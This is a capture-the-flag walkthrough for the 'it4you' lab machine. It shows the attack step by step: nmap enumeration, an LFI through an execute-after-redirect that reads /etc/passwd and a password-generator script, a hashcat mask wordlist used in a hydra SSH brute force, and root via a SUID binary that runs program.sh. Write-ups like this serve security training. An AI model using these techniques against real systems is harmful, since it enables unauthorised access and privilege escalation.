
1.Enumeration phase

NMAP BASIC SCAN (is enough)



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 10.10.160.21 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 02:52 EDT
Nmap scan report for 10.10.160.21
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 da:cf:7d:27:cd:b4:14:66:1e:d0:11:e7:da:a5:1c:ed (RSA)
|   256 8c:ca:f6:1e:11:dc:ab:5f:58:8b:ee:ea:f0:33:b3:7f (ECDSA)
|_  256 6a:32:9e:f4:95:d6:35:d4:4d:ad:41:31:0d:c1:d6:21 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: it4you.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.92 seconds
```

INFO:

At this point attacker need to focus on the website.

From the website he can find-out that userdir mod is on and get a list of usernames.

users from init webpage:

admin


andrea

filip

jessica

jenifer

mirek



andrea ↩ Reply

savege.

filip ↩ Reply

WHAAAT?

jessica ↩ Reply


And i used to date him. #!$%@#!

robert ↩ Reply

Are You ok??

mirek ↩ Reply

I got buuble gum.



```
<div class="comment-img"><img src="#" alt=""></div>
<div>
  <h5><a href="~andrea/">andrea</a> <a href="#" class="reply"><i class="bi bi-reply-fill"></i> Reply</a></h5>
   <p>
------
```

After checking all /~<username> sites attacker will notice:

First at andrea home-page - that there was an administrator change.
That could may or may not have common with that password-generator write in python (that's a hint or good starting point to remember later)

What found on andrea page:
->Due to IT problems until we get new Administrator - news will be added manually
->New password-generator - all users must use our new python script to generate a new password.


next hint can be found at /~filip home page

where we found a directory listing and in note.txt we got:
"remember to backup password-generator script and not to use it! dumbass wrote it! Everyone who uses it to generate his password should change it as fast as possible! "
So again password-generator script is mentioned.

Fun start with /~robert where attacker can find "Private area" with link to fake login page "You shall not pass. But if You really want it You can log in here." <-here is a href link index.php?s=login.php

when an attacker try manually LFI with s param in a browser like
http://10.10.99.137/~robert/index.php?s=/etc/passwd
he would get Not Found.

If attacker catch that request with burp and click forward request he will notice that there is middle request not visible form browser
GET /~robert/login//etc/passwd and he needs to forward it as well to get to the login page - no lfi at this point.
However if the attacker sends the first request with ?s=/etc/passwd to the repeater boom there is LFI (Execute after Redirection it's called).




```
GET /~robert/index.php?s=/etc/passwd HTTP/1.1
Host: 10.10.99.137
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Referer: http://10.10.99.137/~robert/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 302 Found
Date: Mon, 11 Apr 2022 07:57:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: /~robert/login//etc/passwd
Content-Length: 2154
Connection: close
Content-Type: text/html; charset=UTF-8

string(2138) "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
admin:x:1001:1001:,,,:/home/admin:/bin/bash
andrea:x:1002:1002:,,,:/home/andrea:/bin/bash
filip:x:1003:1003:,,,:/home/filip:/bin/bash
him:x:1004:1004:,,,:/home/him:/bin/bash
jenifer:x:1005:1005:,,,:/home/jenifer:/bin/bash
jessica:x:1006:1006:,,,:/home/jessica:/bin/bash
mirek:x:1007:1007:,,,:/home/mirek:/bin/bash
```

so we got lfi - we can't log poison for example - cuz attackers won't be able to execute php within LFI.
From here attackers need to enumerate for example with Intruder or manually.

Attackers need to find the password script.
GET /~robert/index.php?s=/home/mirek/password-generator.py
GET /~robert/index.php?s=/home/mirek/password-generator.py.bak
GET /~robert/index.php?s=/home/mirek/password-generator.bak



```
GET /~robert/index.php?s=/home/mirek/password-generator.bak HTTP/1.1
Host: 10.10.99.137
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.99.137/~robert/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

```
HTTP/1.1 302 Found
Date: Mon, 11 Apr 2022 07:34:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: /~robert/login//home/mirek/password-generator.bak
Content-Length: 1127
Connection: close
Content-Type: text/html; charset=UTF-8

string(1111) "import random
my_random_charset = ["a","A","a","a","A","a","A","a","a","a","A","l","L","l","L","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z","0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9","9","9","9"]

password=''
#PASSWORD POLICY: minimal 8 chars with at least 2 upper case, 2-3 special, and digits
#like in example:
good_pasword = 'H4Sl0-=)AP(=-'

## 100000000 BIIIG RANDOM!!!
for i in range(10000000):
direction = random.randint(0, 10)
if direction <= 25:
good_password += my_random_charset[direction]
elif direction >
   25 and direction <= 50:
  good_passwprd +=  my_random_charset[direction]
  elif direction >
     50 and direction <= 75:
    good_password += my_random_charset[direction]
    else:
    good_password +=charset[direction]
    ##Yeah force that minimal length 8 ;d
    if i == 8:
    print (good_password)
    "
```


code:

```
import random
my_random_charset = ["a","A","a","a","A","a","A","a","a","a","A","l","L","l","L","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z","0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z","0","1","2","3","4","5","6","7","8","9","9","9","9"]

password=''
#PASSWORD POLICY: minimal 8 chars with at least 2 upper case, 2-3 special, and digits
#like in example:
good_pasword = 'H4Sl0-=)AP(=-'

## 100000000 BIIIG RANDOM!!!
for i in range(10000000):
    direction = random.randint(0, 10)
    if direction <= 25:
        good_password += my_random_charset[direction]
    elif direction > 25 and direction <= 50:
        good_passwprd +=  my_random_charset[direction]
    elif direction > 50 and direction <= 75:
        good_password += my_random_charset[direction]
    else:
        good_password +=charset[direction]
##Yeah force that minimal length 8 ;d
    if i == 8:
        print (good_password)
```


After reading the code or running it locally attacker will found out that
There is a real bad issue with the code and some mistakes with comments and is not so random but still 22 char long.

attacker will notice that script takes string **H4SI0-=)AP(=-**
and add to it 9 chars but only - a or A so for example:
hashcat --force -a 3 -1 aA 'H4SI0-=)AP(=-?1?1?1?1?1?1?1?1?1' --stdout > dictionary

with a dictionary we can bf our way in.




```
└─# cat users
mirek
robert
jessica
jenifer
andrea
admin
```



```
└─# hydra -L users -P slownik 22 10.10.99.137 ssh -t 42

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 03:51:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 42 tasks per 1 server, overall 42 tasks, 3072 login tries (l:6/p:512), ~74 tries per task
[DATA] attacking ssh://10.10.99.137:22/
[22][ssh] host: 10.10.99.137   login: [redacted] password: [redacted]
[STATUS] 2014.00 tries/min, 2014 tries in 00:01h, 1079 to do in 00:01h, 21 active
[STATUS] 1496.00 tries/min, 2992 tries in 00:02h, 101 to do in 00:01h, 21 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 03:55:03
```

USER:
ssh robert@IP [redacted]


chmod +r flag.txt
cat flag.txt
flag{P4t13nC3_15_A_V1rTue}



```
flag.txt  public_html
robert@it4you:~$ chmod +r flag.txt
robert@it4you:~$ cat flag.txt
[redacted]
robert@it4you:~$ 
```


Privilege Escalation Part

After simple enumeration attacker found suid binary in /var/mail
user robert is in mail group so he can write in that directory
binary is named sendmail
it's just running ./program.sh 2&>/dev/null
which can be see for example via cat /var/mail/sendmail



```
robert@it4you:/var/mail$ cat sendmail
@@@@◆▒88◆◆    hh◆-◆=◆=PX◆-◆=◆=◆888 XXXDDS◆td888 P◆td      <<Q◆tdR◆td◆-◆=◆=▒/lib64/ld-linux-x86-64.so.2GNU◆◆GNU◆g,◆U(-◆◆◆/◆◆F◆◆◆◆◆GNU◆◆e◆mFb q "setuidsys
tem__cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTable0u▒i    :◆@◆00@◆?◆?◆?◆?◆?▒@ @H◆H◆◆
◆H◆=◆◆V/◆DH◆=◆/H◆◆/H9◆tH◆./H◆◆t◆◆◆◆◆◆H◆=q/H◆5j/H)◆H◆◆H◆◆?H◆◆H◆H◆◆tH◆/H◆◆◆◆fD◆◆◆◆◆=-/u+UH◆=◆.H◆◆t
                                                                                                      H◆=/◆)◆◆◆◆d◆◆◆◆/]◆◆◆◆◆◆w◆◆◆UH◆◆◆◆◆◆◆◆H◆◆H◆◆◆◆◆◆◆◆]◆AWL◆=o,
AVI◆◆AUI◆◆ATA◆◆UH◆-`,SL)◆H◆◆c◆◆◆H◆◆t◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆◆H◆H◆◆./program.sh 2>/dev/null<◆◆◆◆0◆◆◆◆@◆◆◆X)◆◆◆◆P◆◆◆◆◆◆◆◆0zRx
                                                                                                                                             ◆◆◆◆+zRx
                                                                                                                                                        $p◆◆◆0F▒J
                                                                                                                                                                 ◆?▒;*3
_"Dx◆◆\Y◆◆◆$A◆C
D|`◆◆◆]B◆I▒◆E ◆E(◆D0◆H8◆G@j8A0A(B B▒B◆x◆◆◆@0
◆◆▒◆◆◆◆o◆◆◆
◆
 ▒@◆    ▒◆◆◆◆◆◆o(◆◆◆o◆◆◆o◆◆◆o◆=6F0@GCC: (Debian 11.2.0-19) 11.2.0◆◆      | ◆◆◆ ◆3I▒8@U◆=|@◆◆=◆◆◆◆◆◆d!◆◆◆◆=◆◆=◆◆=◆  ◆▒@◆
                                                                                                                   ◆% { (@A8@◆H[y(@◆ ◆0@◆ ◆p]◆▒@@`+◆▒8@
◆I$◆8@◆ ◆
          "Scrt1.o__abi_tagcrtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_ini
t_array_entryprogram.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_fini_ITM_deregisterTMCloneT
able_edatasystem@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used__libc_csu_init__bss_startmain__TMC_END___ITM
_registerTMCloneTablesetuid@GLIBC_2.2.5__cxa_finalize@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.property.note.gnu.build-id.note.ABI-tag.gnu.hash.
dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.got.plt.data.b
ss.comment▒#886XX$I|| W◆◆◆o◆◆a
                                   ◆◆▒i◆◆◆q◆◆◆◆o~◆◆◆o((◆HH▒0▒◆◆  0◆``q◆◆◆    ◆  ◆    <◆` ◆◆◆◆◆◆=◆-◆◆?◆◆@(@(0
                                                                                    8@8080X0▒  04&V6▒robert@it4you:/var/mail$ 
```

Attacker need to make program.sh file,chmod +x it and run sendmail for execute whatever he want as uid=0
to obtain root flag -> [redacted]



```
robert@it4you:/var/mail$ ls
sendmail
robert@it4you:/var/mail$ nano program.sh
robert@it4you:/var/mail$ chmod +x program.sh
robert@it4you:/var/mail$ ./sendmail
[redacted]
robert@it4you:/var/mail$ cat program.sh
cat /root/flag.txt
robert@it4you:/var/mail$ 
```

USER: [redacted]
ROOT: